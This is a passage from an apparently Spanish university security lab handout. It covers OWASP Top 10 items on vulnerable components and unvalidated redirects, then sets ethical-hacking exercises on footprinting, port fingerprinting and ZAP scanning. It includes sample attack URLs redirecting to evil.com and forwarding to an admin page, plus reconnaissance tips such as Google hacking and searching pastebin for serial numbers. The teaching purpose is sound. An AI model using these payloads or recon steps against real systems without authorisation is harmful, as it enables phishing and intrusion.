Ambos componentes son directamente accesibles por el usuario de la aplicación. Otras bibliotecas vulnerables, usadas ampliamente en una aplicación, puede ser mas difíciles de explotar.

## Referencias

## OWASP






- [OWASP Dependency Check \(for Java libraries\)](#)
- [OWASP SafeNuGet \(for .NET libraries thru NuGet\)](#)
- [Good Component Practices Project](#)

## Externas

- [La desafortunada realidad de bibliotecas inseguras](#)
- [Seguridad del software de código abierto](#)
- [Agregando preocupación por la seguridad en componentes de código abierto](#)
- [MITRE Vulnerabilidades comunes y exposición](#)
- [Ejemplo de asignación de vulnerabilidades corregidas en ActiveRecord de Ruby on Rails2](#)

## A10

## Redirecciones y reenvíos no válidos

 Agentes de Amenaza	 Vectores de Ataque	 Debilidades de Seguridad		 Impactos Técnicos	 Impactos al negocio
Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia POCO COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la Aplicación / Negocio
Considere la probabilidad de que alguien pueda engañar a los usuarios a enviar una petición a su aplicación web. Cualquier aplicación o código HTML al que acceden sus usuarios podría realizar este engaño	Un atacante crea enlaces a redirecciones no validadas y engaña a las víctimas para que hagan clic en dichos enlaces. Las víctimas son más propensas a hacer clic sobre ellos ya que el enlace lleva a una aplicación de confianza. El atacante tiene como objetivo los destinos inseguros para evadir los controles de seguridad.	Con frecuencia, las aplicaciones redirigen a los usuarios a otras páginas, o utilizan destinos internos de forma similar. Algunas veces la página de destino se especifica en un parámetro no validado, permitiendo a los atacantes elegir dicha página.  Detectar redirecciones sin validar es fácil. Se trata de buscar redirecciones donde el usuario puede establecer la dirección URL completa. Verificar reenvíos sin validar resulta más complicado ya que apuntan a páginas internas.		Estas redirecciones pueden intentar instalar código malicioso o engañar a las víctimas para que revelen contraseñas u otra información sensible. El uso de reenvíos inseguros puede permitir evadir el control de acceso.	Considere el valor de negocio de conservar la confianza de sus usuarios.  ¿Qué pasaría si sus usuarios son infectados con código malicioso?  ¿Qué ocurriría si los atacantes pudieran acceder a funciones que sólo debieran estar disponibles de forma interna?

## ¿Soy vulnerable?

La mejor forma de determinar si una aplicación dispone de redirecciones y re-envíos no validados, es :

1. Revisar el código para detectar el uso de redirecciones o reenvíos (llamados transferencias en .NET). Para cada uso, identificar si la URL objetivo se incluye en el valor de algún parámetro. Si es así, si la URL objetivo no es validada con una lista blanca, usted es vulnerable..
2. Además, recorrer la aplicación para observar si genera cualquier redirección (códigos de respuesta HTTP 300-307, típicamente 302). Analizar los parámetros facilitados antes de la redirección para ver si parecen ser una URL de destino o un recurso de dicha URL. Si es así, modificar la URL de destino y observar si la aplicación redirige al nuevo destino.
3. Si el código no se encuentra disponible, se deben analizar todos los parámetros para ver si forman parte de una redirección o reenvío de una URL de destino y probar lo que hacen estos.

## ¿Cómo prevenirlo?

El uso seguro de reenvíos y redirecciones puede realizarse de varias maneras:

1. Simplemente evitando el uso de redirecciones y reenvíos.
2. Si se utiliza, no involucrar parámetros manipulables por el usuario para definir el destino. Generalmente, esto puede realizarse.
3. Si los parámetros de destino no pueden ser evitados, asegúrese que el valor suministrado sea válido y autorizado para el usuario.

Se recomienda que el valor de cualquier parámetro de destino sea un valor de mapeo, el lugar de la dirección URL real o una porción de esta y en el código del servidor traducir dicho valor a la dirección URL de destino. Las aplicaciones pueden utilizar ESAPI para sobrescribir el método `sendRedirect()` y asegurarse que todos los destinos redirigidos son seguros.

Evitar estos problemas resulta extremadamente importante ya que son un blanco preferido por los phishers que intentan ganarse la confianza de los usuarios.

## Ejemplos de Escenarios de Ataque

**Escenario #1:** La aplicación tiene una página llamada "redirect.jsp" que recibe un único parámetro llamado "url". El atacante compone una URL maliciosa que redirige a los usuarios a una aplicación que realiza phishing e instala código malicioso.

<http://www.example.com/redirect.jsp?url=evil.com>

**Escenario #2:** La aplicación utiliza reenvíos para redirigir peticiones entre distintas partes de la aplicación. Para facilitar esto, algunas páginas utilizan un parámetro para indicar donde debería ser dirigido el usuario si la transacción es satisfactoria. En este caso, el atacante compone una URL que evadirá el control de acceso de la aplicación y llevará al atacante a una función de administración a la que en una situación habitual no debería tener acceso.

<http://www.example.com/boring.jsp? fwd=admin.jsp>






## Referencias

## OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI SecurityWrapperResponse.sendRedirect\(\) method](#)

## Externas

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)
- [OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards](#)

Riesgo	 Agentes de Amenaza	 Vectores de Ataque	 Debilidades de Seguridad		 Impactos Técnicos	 Impactos al negocio
		Explotabilidad	Prevalencia	Detectabilidad	Impacto	
A1-Inyección	Específico de la Aplicación	FÁCIL	COMÚN	PROMEDIO	SEVERO	Específico de la Aplicación
A2-Authenticación	Específico de la Aplicación	PROMEDIO	DIFUNDIDA	PROMEDIO	SEVERO	Específico de la Aplicación
A3-XSS	Específico de la Aplicación	PROMEDIO	MUY DIFUNDIDA	FÁCIL	MODERADO	Específico de la Aplicación
A4-Ref. Directa insegura	Específico de la Aplicación	FÁCIL	COMÚN	FÁCIL	MODERADO	Específico de la Aplicación
A5-Defectuosa Configuración	Específico de la Aplicación	FÁCIL	COMÚN	FÁCIL	MODERADO	Específico de la Aplicación
A6-Exposición de Datos Sensibles	Específico de la Aplicación	DIFÍCIL	POCO COMÚN	PROMEDIO	SEVERO	Específico de la Aplicación
A7-Ausencia Control Funciones	Específico de la Aplicación	FÁCIL	COMÚN	PROMEDIO	MODERADO	Específico de la Aplicación
A8-CSRF	Específico de la Aplicación	PROMEDIO	COMÚN	FÁCIL	MODERADO	Específico de la Aplicación
A9-Componentes Vulnerables	Específico de la Aplicación	PROMEDIO	DIFUNDIDA	DIFÍCIL	MODERADO	Específico de la Aplicación
A10-Redirecciones no validadas	Específico de la Aplicación	PROMEDIO	POCO COMÚN	FÁCIL	MODERADO	Específico de la Aplicación



## IV

---

### ACTIVIDADES

1. Analizar las diferentes vulnerabilidades en paginas web especificas.
2. Investigar de acuerdo a las vulnerabilidades encontradas en que categoria del “TOP 10 de Riesgos de Seguridad” se encuentra.
3. Investigar y aplicar la metodología OWASP (open web application security project) para encontrar vulnerabilidades en páginas web.

## VI

---

### EJERCICIOS PROPUESTOS

1. Investigar y probar sobre una una aplicación web la herramienta Zed Attack Proxy (ZAP), para descubrir los riesgos de seguridad y las vulnerabilidades de la aplicacion y sus datos.
2. Para el presente laboratorio, el grupo de trabajo debera investigar una aplicacion web y realizar sobre esta la evaluacion de vulnerabilidades, utilizando la siguiente estructura, basandonos en Ethical Hacking:
  - a) **Footprinting:** Buscar información, investigar e identificar información (cuál es su server de mail, cual es su pg web, q usuarios tiene la empresa, cuál es su dirección ip publica, que utiliza, Linux, Exchange server, tipo de SO, su metadata).
  - b) **Fingerprinting:** Hacer un escaneo de servicios y puertos que están expuestos, enumeración, escaneo de puertos y servicios que utiliza la organización.
  - c) **Análisis de vulnerabilidades:** Reporte de vulnerabilidades encontradas.  
<https://www.zaproxy.org/>
3. Según las vulnerabilidades halladas, indicar en que categorias del “TOP 10 de Riesgos de Seguridad”, se encuentran.

#### Tips para desarrollar los pasos según Ethical Hacking:

##### a.- RESUMEN PARA RECOLECTAR INFORMACIÓN (FOOTPRINTING)

- 1.- Buscamos información en google mediante archivos para conocer a nuestro objetivo

Con Google hacking:

- ✓ Pdf
- ✓ Xls
- ✓ Configuración
- ✓ Ini
- ✓ Camaras

- 2.- Buscamos dominios de la empresa con netcraft <http://www.netcraft.com/>

**Paginas para buscar información**

<http://www.netcraft.com/>

Si una organización esta expuesta en internet. Netcraft busca todos los dominios asociados a un dominio principal, pagina web, intranet, correo.

Para encontrar números de serie: <http://pastebin.com/>  
[www.cuwhois.com](http://www.cuwhois.com)  
[www.robtex.com](http://www.robtex.com)  
<http://bit.ly/name2email>

(Todas las posibles combinaciones de correo que puede tener una persona)

<http://mailtester.com/>

Para testear si existe el correo. (Hay servidores que están configurados para que no permita la identificación del usuario)

<https://rapportive.com/>

3.- Buscar nombres DNS (servidores que resuelven nombres, es decir coloco nombre de empresa y obtengo IP) con <http://network-tools.com/>

- ✓ Nombres DNS
- ✓ Registro A: página web
- ✓ Registro MX: servidor de correo electrónico
- ✓ Registro NS: name server, los nombres de servidores de DNS
- ✓ Registro SOA: autoridad que registra esos datos

**b.- RESUMEN PARA BUSCAR PUERTOS Y SERVICIOS (FINGERPRINTING)**

Debemos identificar qué rol está cumpliendo un servidor en la organización, por eso es importante enumerar puertos y servicios de un servidor en una empresa

Para que un cliente se comunice con la BD usa un puerto por defecto:

- ✓ Sqlserver pto 1433
- ✓ Oracle pto 1521
- ✓ Mysql pto 3306

Pero ese Puerto se puede cambiar manualmente. Por eso una buena práctica de seguridad de información es cambiar los puertos por defecto. En TCP tengo hasta el puerto 65534 (los primeros 1000 son puertos reservados). También se aplica a puertos UDP. Las organizaciones crean una línea base o hardening.

Los puertos me dicen que rol y que papel cumple una PC en la red, por ejemplo si encuentro en una pc que está habilitado el puerto 53 entonces es un servidor DNS

*Consulta de DNS mediante 2 comandos por internet: whois y nslookup, puedo utilizar el [www.network-tools.com](http://www.network-tools.com)*

*Consultar desde Windows*

Cmd

Nslookup

Set q=mx (para registros de correo)

unsa.edu.pe (colocar el dominio)

/\*\*\*\*\*/

Para buscar números de serie

Pastebin.com

/\*\*\*\*\*/

## VII

### CUESTIONARIO

1. ¿Qué es la funcionalidad y fiabilidad de un software?
2. ¿Qué es la disponibilidad del software?
3. ¿Qué se debe garantizar para que un software sea confiable?
4. ¿Qué es la confiabilidad que manifiesta un servicio o un sistema?

## VIII

### BIBLIOGRAFÍA

1. Acuña Acuña, J. (2003). Ingeniería de Confiabilidad. Costa Rica: Editorial Tecnológica de Costa Rica.
2. Albin, S., & Crefeld, P. (1994). Getting started: Concurrent engineering for a medim-sized manufacturer. Journal of Manufacturing System 13 , págs. 48-58.
3. Edinn. (2011). Edinn. Recuperado el 16 de Marzo de 2012, de mttr.html
4. Escobar R, L. A., Villa D, E. R., & Yañez C, S. (2003). Confiabilidad. Historia, Estado del arte y desafíos futuros. Dyna , 5-21.
5. García Flores, R. (Enero-Marzo de 2004). Universidad Autónoma de Nuevo León. Recuperado el 26 de Marzo de 2012, de Ingeniería concurrente y tecnologías de información: <http://www.ingenierias.uanl.mx/22/ingenieriaconcu.PDF>
6. Mather, D. (15 de 10 de 2002). La cultura de confiabilidad. Recuperado el 26 de Marzo de 2012.
7. Melo González, R., Lara Hernández, C., & Jacobo Gordillo, F. (2009). Estimación de la confiabilidad- mantenibilidad-mediante una simulación tipo Monte Carlo de un sistema de compresión de gas amargo durante la etapa de ingeniería. Redalyc , 13.
8. Prieto García, C. (2008). Universidad de Sevilla. Recuperado el 16 de Marzo de 2012.
9. Ruiz, R. (06 de Enero de 2011). Blogspot.mx. Recuperado el 25 de Marzo de 2012.
10. Salvador., S. G. (2003). Ingeniería de proyectos informáticos. Actividades y procedimientos. Universitas.

11. Software Guru. (2008). Recuperado el 26 de Marzo de 2012.